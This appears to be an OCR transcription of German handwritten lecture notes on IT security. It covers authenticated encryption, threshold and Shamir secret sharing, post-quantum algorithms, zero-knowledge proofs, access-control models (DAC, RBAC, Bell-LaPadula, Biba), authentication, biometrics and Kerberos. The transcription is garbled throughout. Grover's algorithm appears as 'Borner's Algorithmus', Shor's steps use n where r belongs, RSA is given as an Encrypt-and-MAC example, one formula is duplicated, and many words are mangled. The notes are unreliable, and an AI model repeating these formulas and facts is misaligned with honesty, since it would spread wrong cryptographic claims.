


Kryptographie Ausblick


Integritätschutz mit Verschlüsselung

AE Authenticated Encryption

Encrypt and MAC (CE-M)
z.B. RSA




MAC then encrypt (MTE)
z.B. TLS



⚠️ sidechannel Angriffe

Encrypt then MAC (ETM)
z.B. IPsec




der Integrität
wichtig

AEAD Authenticated Encryption with Associated Data (unverschlüsselter Header)

GCM Galois/Counter Mode für Blockchiffre (ohne cipher auch GMAC)

Multipikation heater und cipher in \mathbb{F}_2^{128}



(t,n) Schwellwert-Kryptosystem (Threshold Cryptosystem)

t von n Parteien notwendig (ineffiziente Konstruktion aus $(k)(n,n)$ -Schwellwert-Kryptosystemen)

benötigt vertrauenswürdiger Dealer, Combiner, sichere Kommunikationskanäle ⚡ größer \rightarrow gehobene Verfügbarkeit ⚡ kleiner \rightarrow Gehain

Über die Hälfte ehrlich, sonst echtes Geheimnis. nicht von unechtem unterscheidbar

Shamirs Secret Sharing Protokoll

Polynom in \mathbb{Z}_p (p Prim) vom Grad t-1 $f(0)=k$

Die Shares sind $\{s_1, s_2, \dots, s_n\} = \{(x_1, f(x_1)), (x_2, f(x_2)), \dots\}$

Rekonstruktion durch Lagrange Interpolation.

perfekte Sicherheit
(alle Schlüssel gleichwahrscheinlich)
weitere shares hinzufügbar
Verfahren nahtlosführbar

$$l_i = \prod_{j=1, j \neq i}^t \frac{x - x_j}{x_i - x_j} \quad (l_i(x_i) = s_{i,t})$$

$$L(x) = \sum_{i=1}^t y_i \cdot l_i(x)$$

Post-Quanten-Kryptographie

$O(\sqrt{n})$ statt $O(n)$

Lösung in sym. Kryptographie

Borner's Algorithmus durchsucht unsortierte Datenbanken in $O(\sqrt{2^n})$ statt $O(2^n)$ \Rightarrow min. Verdopplung Schlüssellänge

Gefahr für asymmetrische: Shors Algorithmus zur Faktorisierung

Wähle $a \in n$ zufällig

if $\text{ggT}(a, n) \neq 1 \Rightarrow \text{ggT}(a, n)$

Quantencomputer finde $a^r \equiv 1 \pmod{n}$

Wenn a ungerade oder $a^{\frac{n}{2}} + 1 \equiv 0 \pmod{n}$ starte von vorne

sonst gilt $a^r - 1 \equiv kn$, daher wegen bin. Formel $\Rightarrow \text{ggT}(a^{\frac{n}{2}} \pm 1, n)$

Algorithmus von Deutsch kann entscheiden ob $f: \{0,1\} \rightarrow \{0,1\}$ konstant, d.h. $f(0) = f(1)$

erste Algorithmus der nachweislich schneller

Simons Algorithmus spezielles Problem über Konstantheit von Funktionen

Ansätze für quantensicher:

Code-based cryptography

Multivariate "hash sicher, daher

Hash-based " private key x

Lattice-based public h(x)

Supersingular elliptic curve isogenies

Lamport-(Diffie-) Einmal-Signaturverfahren

für $\text{Im} = n$

Schlüsselgenerierung: Wahl n Zahlenpaare (private)

(public) deren hashs.

Signiere: Veröffentlichung eines oder n Zahlen, eines Paar jedoch ist

bei Mehrfachanwendung: Angreifer kann Bits durchbekommen


Commit-Reveal-Verfahren

verdammung

Zero-Knowledge Beweise. (prover \xrightarrow{P} verifier \xrightarrow{V})

Isomorphismus zwischen b_0 und b_1 als private key

P wählt $a \in \{0,1\}$ und Permutation p auf Graph




$$O := \begin{cases} P & \text{falls } a = x \\ P \circ \pi & \text{falls } a \neq x \text{ und } b \\ P \circ \pi & \text{falls } a \neq x \text{ und } b \end{cases}$$

Wahrscheinlichkeit $1 - 2^{-n}$ (n -Wiederholungen)

P weißes

Zugriffskontrolle. Worauf Zugriff (nach Identifikation, Authentifikation) war? benötigen

z.B. Datenbankanwendung
Betriebssystem



Definition (Sicherheitsrichtlinien, Kontrollprinzipien)

Modelle Abstraktion, Formalisierung der Kontrollprinzipien zur Durchsetzung
der Sicherheitsrichtlinien

Mechanismen Implementierung

O Menge Objekte

S Menge Subjekte

R Menge von Rechten z.B. {read, write, execute, owner}
acquid

DAC (Discretionary Access Control) (Unix, Windows)
fest oder Betriebssysteme

Eigentümer legt Zugriffsberechtigungen fest
Rechte für einzelne Objekte

+ einfach, intuitiv

- keine formalen Garantien für Informationsflüsse
- schlägt dynamische Rechte (z.B. roles)
- Rechtevergabe relativ komplex
- schwer beschränkter Zugriffswort in Passwortdatei

Zugriffsmatrix $M : S \times O \rightarrow P(R)$

meist Spaltenweise in Access Control Lists

+ schnell Rechte bestimmbar

- schlecht skalierbar bei dynamischen Subjektmengen

alternativer subjektbezogen (capability based) in CL

+ leichter, welche Rechte eines Nutzers

- schwerer Recht für eine Datei

$A(L(\text{Datei})) = \{(Prozess 1, read), \dots\}$

in Unix in inode
& Rechte für Besitzer, Gruppe, alle anderen
je 32bit, d.h. als Binärzahl darstellung
oft Octalzahl

sonderfall: zusätzliche Flag für
inner als root ausführen
richtige flls. mit setfacl

RBAC (Role-based Access Control)

dynamische Verteilung. Subjekt → Rolle

Aufgabe und
verbundene
Berechtigungen

+ Erweiterung von DAC

+ gut für Prinzipien
„need-to-know“
„separation of duty“

Ausschluss von Rollenkreuz
z.B. Kassierer, Kassenprüfer

statisch in sr

dynamisch in aktiven
Rollen

+ Rollenmitglieder leicht zu ändern.

+ erlaubt Ausschluss von Rollen

+ Sessions

+ Organisationsstruktur von Unternehmen

Workflows

+ De-facto-Standard in Unternehmenssoftware z.B. SAP, R3

R Rollen

P Zugriffsberechte (Permission)

sr: $S \rightarrow P(R)$

pr: $R \rightarrow P(P)$

$(s, r) \in \text{Session} \subseteq S \times P(R)$

mit $r \subseteq sr(s)$

aktive Rollen

Erweiterung mit Vererbung: partielle Ordnung. $R_i \leq R_j \Rightarrow R_j$ besitzt alle Rechte von R_i

Implementierung Invarianten

Subjekt nur in Rollen aktiv, in denen es Mitglied ist

Subjekt nur Rechte seiner aktiven Rollen

+ Vererbung

Hasse-Diagramm $R_i \rightarrow R_j \Rightarrow R_i \leq R_j$

z.B. Projekt Mitglied

Tester

Programmierer

Leiter

Domänenrelation (einroot)

MAC (Mandatory Access Control) (System bestimmte)

regelbasiert (erweiterte Zugriffsmatrix)

Bell-La Padula Modell. Vertraulichkeit von Informationsflüssen

Multi-Level Security: S und O bekommen Sicherheitslevel

L Label

C Kategorien (Zuständigkeit)

SC = L × P(C). Sicherheitsklassen

Zuweisung $SC(s), SC(o)$

partielle Ordnung $\forall (l_1, l_2) \in L : (l_1, l_2) \leq (l_2, l_1) \wedge l_1, l_2 \in L$

total geordnet

Simple Security Property (no read up-Regel) $SC(s) \geq SC(o)$

* - Property (no write down-Regel) $opposite(M(s, o)) \wedge SC(s) \leq SC(o)$

read-write $EM(s, o) \wedge SC(s) = SC(o)$

Strong Tranquility Regel: keine Änderung zw Systemlaufzeit.

(von Subject-Migration oder Objekt-Classification)

- teilweise selbst geschriebenes nicht lesbar (verdeckt durch append + write)

- keine Modellierung „covert channels“ (kopieren einer Nachricht, externe Gespräche)

+ einfach

+ gut für hierarchische Informationsflüsse

(vom UNIKSystem) z.B. Militär

BRUNNEN

dual Biba Modell für Integrität von Daten.

no read down . no write up

Authentifizierung nicht nur für Menschen

Identität: Menge von Attributen (Name, ...)


Authentifizierung: Bereitstellung Unterlagen, die Authentifikation ermöglichen (z.B. Perso) } oft zusammen als Authentifizierung
Authentifikation/Authentifizierung: Prüfung/Echtheitsbezeugung Unterlagen } englisch nur authentication
Autorisierung: Belehrung/Wahrung von Rechten (siehe Zugriffskontrolle)

einseitig (z.B. Benutzer \rightarrow PC, Handy \rightarrow Netzbetreiber, Web Server \rightarrow Nutzer)
wechselseitig (z.B. Online Banking, Handy \leftrightarrow Netz bei UMTS)

durch:

Wissen meist Passwörter (Hash, Shadow-Passwörter (TLSalt), Schlüsselableitung (key-derivation))
z.B. Passwort-Manager

- schwache Passwörter (Dictionary attack), gleiches Passwort bei mehreren Serrern, unsichere Übertragung, besser Verfahren, das keine Übertragung erfordert



KDF
Key Derivation Funktion
aufwendigerer Hash

ohne Übertragung Challenge-Response Verfahren (CHAP)

symmetrisch: HMAc

$A \xrightarrow{\text{ID}} B$

asymmetrisch: digitale Signatur

RAND (Challenge)

(K_{ID} , RAND) $\xrightarrow{C} C = \text{HMAc}(K_{ID}, \text{RAND})$

Raum für RAND groß, sonst Replay-Attack

Serer muss Passwort kennen, bei Hash wird hash zu Passwort

Voraussetzung: sichere Kryptographie

Beweist nur, dass A sich authentifizieren möchte, nicht Integrität, Sicherheit des Kanals

MitM

Besitz gespeichert - Hardware: Schlüssel, Smartcard, Transponder
Software: Cookie, Client-Zertifikat

Token

statisch: wird direkt genutzt

dynamisch: wird zur Berechnung genutzt z.B. (Challenge-Response)

Kryptoprozessor in Karten

- Diebstahl (Lösung: zusätzliches Passwort oder Faktor)

- Extraktion der kryptographischen Schlüssel (z.B. Firmware Schwachstellen oder Side-Channel Angriffe (z.B. Strom))

Merkmale z.B. Fingerabdruck, Auge, ...

Anforderungen:

Universalität (jeder hat es)

Eindeutigkeit

Beständigkeit

Erfassbarkeit (quantitativ)

Performanz

Akzeptanz (beim Benutzer)

Fälschungssicherheit

Authentizität

Finger nicht wirklich geheim

künstliche Reproduktion (Lösungsversuch: Lebend-Test)

↳ wäre dann Authentifizierung durch Wissen

Enrollment: Registrierung

Verifikation: Erfassung + Vergleich

Vertraulichkeit

intrusive Merkmale

DNA, Venenmuster kann Gesundheitsaussagen

Hautfarbe, Geschlecht

Lösung: Speicherung Referenzdaten, die keine

Rekonstruktion erlauben


Fehlerquote

FAR: falsch positiv

FRR: falsch negativ

EER: Equal Error Rate

oft ungeprüfte Herstellerangaben
steuern z.B. durch mehr Merkmale



z.B. Fingerabdruck

Speichern von Abnutzungen (z.B. Verzerrungen, Eckpunkte, Koordinaten, Winkel)

Problem: können bei schlechten abdrücken fehlen

Gesichtserkennung: kl durch gezielte Manipulation ausdrückbar

Single-Sign-On (SSO, Kerberos)

Austausch Sitzungsschlüssel basierend auf Needham-Schroeder

einmalige zentrale Authentisierung für administrative Domäne (realm)
von Objekten genannt Principals

KDC Key Distribution Center (für Domäne)

AS Authentication Server - Basis: Pre-Shared Secrets zwischen Principals

